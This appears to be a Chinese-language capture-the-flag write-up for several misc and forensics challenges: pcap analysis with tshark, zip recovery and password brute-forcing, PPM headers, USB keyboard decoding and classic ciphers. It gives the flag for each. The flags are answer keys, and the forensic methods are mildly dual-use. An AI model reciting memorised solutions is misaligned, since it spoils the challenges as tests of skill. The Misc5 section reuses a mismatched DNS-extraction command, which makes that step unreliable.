
```
.\tshark.exe -r C:\Users\chida\Downloads\attachment\new.pcapng -T fields -e
dns.qry.name >C:\Users\chida\Downloads\attachment\namedata1.txt
```

```
504b0304 14000100 00006f57 77597232 50702700 00001b00 00000f00 00007365 63726574
2f666c61 672e7478 74b1df0e f15c291e f4c59541 53e53d4b cd3f0587 d29f448f 806f43ce
1a30f0b6 442e756c 99c5b9c5 504b0304 14000000 00006157 77590000 00000000 00000000
00000700 00007365 63726574 2f504b01 023f0014 00010000 006f5777 59723250 70270000
001b0000 000f0024 00000000 00000020 00000000 00000073 65637265 742f666c 61672e74
78740a00 20000000 00000100 18008485 3ab6533d db010000 00000000 00000000 00000000
0000504b 01023f00 14000000 00006157 77590000 00000000 00000000 00000700 24000000
00000000 10000000 54000000 73656372 65742f0a 00200000 00000001 00180054 d228a653
3ddb0100 00000000 00000000 00000000 00000050 4b050600 00000002 000200ba 00000079
00000000 00
```

暴力破解密码: Ab1D

```
flag: flag{yOU_FIND_mE!G5UFl11ag}
```


Misc3: 压压压压压缩包




```
flag: flag{SO_l3og_zzzzziii111ppppp99!}
```

Misc4: Yamato

打开发现是P6



查询发现

PPM图像格式是由Jef Poskanzer 在1991年所创造的。


PPM（Portable Pixmap Format）还有两位兄长，大哥名叫「PBM」，二哥人称「PGM」，他们三兄弟各有所长，下面为你们一一介绍：

PBM 是位图（bitmap），仅有黑与白，没有灰
PGM 是灰度图（grayscale）
PPM 是通过RGB三种颜色显现的图像（pixmaps）

每个图像文件的开头都通过2个字节「magic number」来表明文件格式的类型（PBM, PGM, PPM），以及编码方式（ASCII 或 Binary），magic number分别为P1、P2、P3、P4、P5、P。

Magic Number	Type	Encoding
P1	Bitmap	ASCII
P2	Graymap	ASCII
P3	Pixmap	ASCII
P4	Bitmap	Binary
P5	Graymap	Binary
P6	Pixmap	Binary

修改后缀为.ppm





```
flag: flag{1F_YOu_W4NT_1T_THEN_YOU_H4VE_TO_T4KE_1T}
```

Misc5: My keyboard

直接放入wireshark

```
> Frame 13: 35 bytes on wire (280 bits), 35 bytes captured (280 bits) on interface \\.\USBPcap1, id 0
> USB URB
  HID Data: 0000250000000000
```

由于是hid data类型,直接分组导出,分组导出后再使用命令




```
.\tshark.exe -r C:\Users\chida\Downloads\attachment\new.pcapng -T fields -e
dns.qry.name >C:\Users\chida\Downloads\attachment\namedata1.txt
```

经过去除全0数据得到如下数据

```
0000250000000000
0000210000000000
0000220000000000
0000270000000000
0000040000000000
0000090000000000
0000080000000000
0000060000000000
0000220000000000
0000050000000000
0000240000000000
0000200000000000
00001e0000000000
0000040000000000
0000220000000000
0000220000000000
0000270000000000
0000250000000000
0000210000000000
0000050000000000
0000040000000000
0000050000000000
0000200000000000
0000250000000000
0000040000000000
0000040000000000
0000200000000000
0000200000000000
0000070000000000
0000080000000000
0000070000000000
0000250000000000
```

分析后得出对映


```
0000250000000000 -> 8
0000210000000000 -> 4
0000220000000000 -> 5
0000270000000000 -> 0
0000040000000000 -> A
0000090000000000 -> F
0000080000000000 -> E
0000060000000000 -> C
0000220000000000 -> 5
0000050000000000 -> B
0000240000000000 -> 7
0000200000000000 -> 3
00001E0000000000 -> 1
0000040000000000 -> A
0000220000000000 -> 5
0000220000000000 -> 5
0000270000000000 -> 0
```

```
0000250000000000 -> 8
0000210000000000 -> 4
0000050000000000 -> B
0000040000000000 -> A
0000050000000000 -> B
0000200000000000 -> 3
0000250000000000 -> 8
0000040000000000 -> A
0000040000000000 -> A
0000200000000000 -> 3
0000200000000000 -> 3
0000070000000000 -> D
0000080000000000 -> E
0000070000000000 -> D
0000250000000000 -> 8
```

```
flag: FLAG{8450AFEC5B731A55084BAB38AA33DED8}
```

Misc6: ARG~

对着福尔摩斯小人密码表查询得知,大概是: there is cake in the qebsite,qebsite应该是website,查看排行榜发现cake




base64解码得知

```
cake_is_a_lie!_but_BV1uAUDY9E2j_not_a_lie
```

BV1uAUDY9E2j 应该是哔哩哔哩号,查询后得到视频

通过mmsstv工具播放视频得到图片




```
flag: FLAG{THISISARG?}
```